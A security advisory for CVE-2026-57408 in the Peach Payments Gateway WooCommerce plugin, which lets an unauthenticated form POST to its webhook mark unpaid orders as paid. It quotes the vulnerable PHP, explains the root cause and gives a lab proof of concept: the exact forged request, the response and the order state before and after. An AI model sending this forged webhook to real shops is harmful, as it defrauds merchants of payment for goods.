CVE-2026-57408 - Peach Payments Gateway Payment Status Forgery via Unauthenticated Webhook
Overview

- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-57408
- CVE-2026-57408
- Affected plugin: Peach Payments Gateway
- Affected version:
<= 4.0.2
Summary
The vulnerability is in the WooCommerce API webhook endpoint of Peach Payments Gateway:
/?wc-api=wc_switch_webhook_peach_paymentsThis endpoint accepts public requests from the Internet. In version 4.0.2, when the request is sent as application/x-www-form-urlencoded, the handler takes data directly from $_POST and passes it into the webhook processing function without verifying that the request actually came from Peach Payments.
An attacker only needs to know or guess the ID of a WooCommerce order that is in pending status, then send a forged request with:
merchantTransactionId=<zero-padded-order-id>
result_code=000.000.000
id=<fake-transaction-id>
registrationId=<fake-registration-id>
Because result_code=000.000.000 is treated by the plugin as a successful payment, the order reaches payment_complete(), is moved to paid/processing status, and the payment metadata is copied from the forged request.
As a result, an unauthenticated attacker can mark an unpaid order as paid.
How I Found It
I focused on payment gateway webhook endpoints because this is where plugins often automatically update order status.
The plugin registers a WooCommerce API hook:
add_action( 'woocommerce_api_wc_switch_webhook_peach_payments', [ __CLASS__, 'handle_switch_webhook' ] );This hook creates the endpoint:
/?wc-api=wc_switch_webhook_peach_paymentsWhen reviewing handle_switch_webhook(), I saw that the plugin parses the raw body as JSON. If the JSON is empty and $_POST contains data, the plugin uses $_POST directly:
public static function handle_switch_webhook() {
    $raw_body = file_get_contents( 'php://input' );
    $data = json_decode( $raw_body, true );

    if ( empty( $data ) && ! empty( $_POST ) ) {
        $data = $_POST;
        $webhook_method = 'post';
    } else {
        $data = self::decode_data($data);
    }

    $response = self::handle_webhook($data);
}
This is the risky part: the $_POST branch bypasses decode_data(). There is no shared secret, signature, nonce, capability check, IP allowlist, or server-side verification step with Peach Payments before the payment status is trusted.
After that, handle_webhook() trusts attacker-controlled fields:
public static function handle_webhook($data) {
    $merchantTransactionId = $data['merchantTransactionId'];
    $result_code = $data['result_code'];
    $payment_order_id = $data['id'];
    $registrationId = $data['registrationId'];

    $order_number = PP_Gateway_Order_Utils::order_number_prep( $merchantTransactionId, true );
    $order = wc_get_order( $order_number );

    if ( PP_Gateway_Order_Utils::is_successful_result_code($result_code) ) {
        $order->payment_complete( $payment_order_id );
        $order->update_status( $custom_status, __( 'Payment completed via Peach Payments Webhook.', WC_PEACH_TEXT_DOMAIN ) );
        $order->update_meta_data( 'peach_webhook_handled', true );
        $order->save();
    }
}
From there, I created a WooCommerce order in pending status and sent a forged webhook request without a cookie. The order moved to processing and was marked as paid.
Root Cause
The root cause is that the webhook processes public data without verifying the authenticity of the payload before changing the order payment status.
1. Public Webhook Endpoint
The WooCommerce API endpoint can be called directly:
POST /?wc-api=wc_switch_webhook_peach_paymentsA public webhook endpoint is normal for a payment gateway, but every public payload must be authenticated using a signature, shared secret, encrypted envelope, or server-side verification.
2. The $_POST Branch Does Not Go Through decode_data()
In handle_switch_webhook(), if the request is a form POST, the plugin uses:
$data = $_POST;
$webhook_method = 'post';
This branch does not call:
self::decode_data($data)Therefore, an attacker can set important fields such as merchantTransactionId, result_code, id, and registrationId.
3. The Plugin Trusts Attacker-Controlled result_code
If result_code is treated as successful, the plugin calls:
$order->payment_complete( $payment_order_id );This is the critical sink because it turns an unpaid order into a paid order.
4. No Payment Status Verification With Peach Payments
Before calling payment_complete(), the plugin does not verify server-side that the transaction ID actually exists, belongs to the order, matches the amount, matches the merchant, and was confirmed as successful by Peach Payments.
Exploit Flow
Unauthenticated attacker
        |
        v
Knows or guesses a pending order ID
        |
        v
POST /?wc-api=wc_switch_webhook_peach_payments
        |
        v
merchantTransactionId=00000198
result_code=000.000.000
id=BB-TXN-198
registrationId=BB-REG-198
        |
        v
handle_switch_webhook()
        |
        v
$_POST fallback
        |
        v
handle_webhook()
        |
        v
wc_get_order(198)
        |
        v
payment_complete() + update_status()
        |
        v
Order moves from pending/unpaid to processing/paid- Entry point:
/?wc-api=wc_switch_webhook_peach_payments - Condition: WooCommerce is active, Peach Payments Gateway is active, and there is an order in a payable status.
- Trigger: Unauthenticated form POST with
merchantTransactionIdand a successfulresult_code. - Final impact: The WooCommerce order is marked as paid even though no real payment exists.
PoC
Lab environment:
WordPress: 6.9.4
WooCommerce: 10.7.0
Peach Payments Gateway: 4.0.2
Plugin slug: wc-peach-payments-gateway
Target: http://192.168.1.14:8093
Initial state:

=== environment ===
6.9.4
name    version status
woocommerce 10.7.0 active
wc-peach-payments-gateway 4.0.2 active
=== create pending order ===
198
before_status=pending before_paid=no before_transaction=
Order 198 is pending, not paid, and has no transaction ID.
Forged Webhook Request
POST /?wc-api=wc_switch_webhook_peach_payments HTTP/1.1
Host: 192.168.1.14:8093
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
merchantTransactionId=00000198&result_code=000.000.000&id=BB-TXN-198®istrationId=BB-REG-198Response
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2026 15:03:50 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.3.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
Content-Length: 15
Content-Type: text/html; charset=UTF-8

Webhook handled
After the request, the order status was changed:

=== order after exploit ===
order_id=198 status=processing paid=yes transaction=BB-TXN-198 payment_order_id=BB-TXN-198 registration=BB-REG-198
Result:
Before exploit: pending / unpaid / no transaction
After exploit:  processing / paid / transaction=BB-TXN-198
The transaction ID and registration ID are entirely attacker-supplied values from the POST body.
Impact
An unauthenticated attacker can mark an unpaid WooCommerce order as paid.
Practical impact includes:
- Triggering fulfillment workflows without a real payment.
- Shipping physical goods or unlocking digital product downloads for the attacker.
- Corrupting stock, accounting, invoice, and order state records.
- Incorrectly syncing subscription or license state if the site has automatic integrations.
- Writing fake transaction metadata to the order, making investigation and reconciliation harder.
For shops that automatically process orders after payment_complete(), this issue can cause direct financial loss.
Limitations
- The attacker needs to know or guess a valid order ID.
- The target order must be in a payable status.
- The bug does not directly create WordPress admin access or RCE.
- The damage depends on the shop workflow after the order moves to paid/processing.
References
- Peach Payments Gateway: https://wordpress.org/plugins/wc-peach-payments-gateway/
- Patchstack advisory: https://patchstack.com/database/wordpress/plugin/wc-peach-payments-gateway/
- WordPress plugin source tag 4.0.2: https://plugins.svn.wordpress.org/wc-peach-payments-gateway/tags/4.0.2/
- WordPress plugin source tag 4.0.3: https://plugins.svn.wordpress.org/wc-peach-payments-gateway/tags/4.0.3/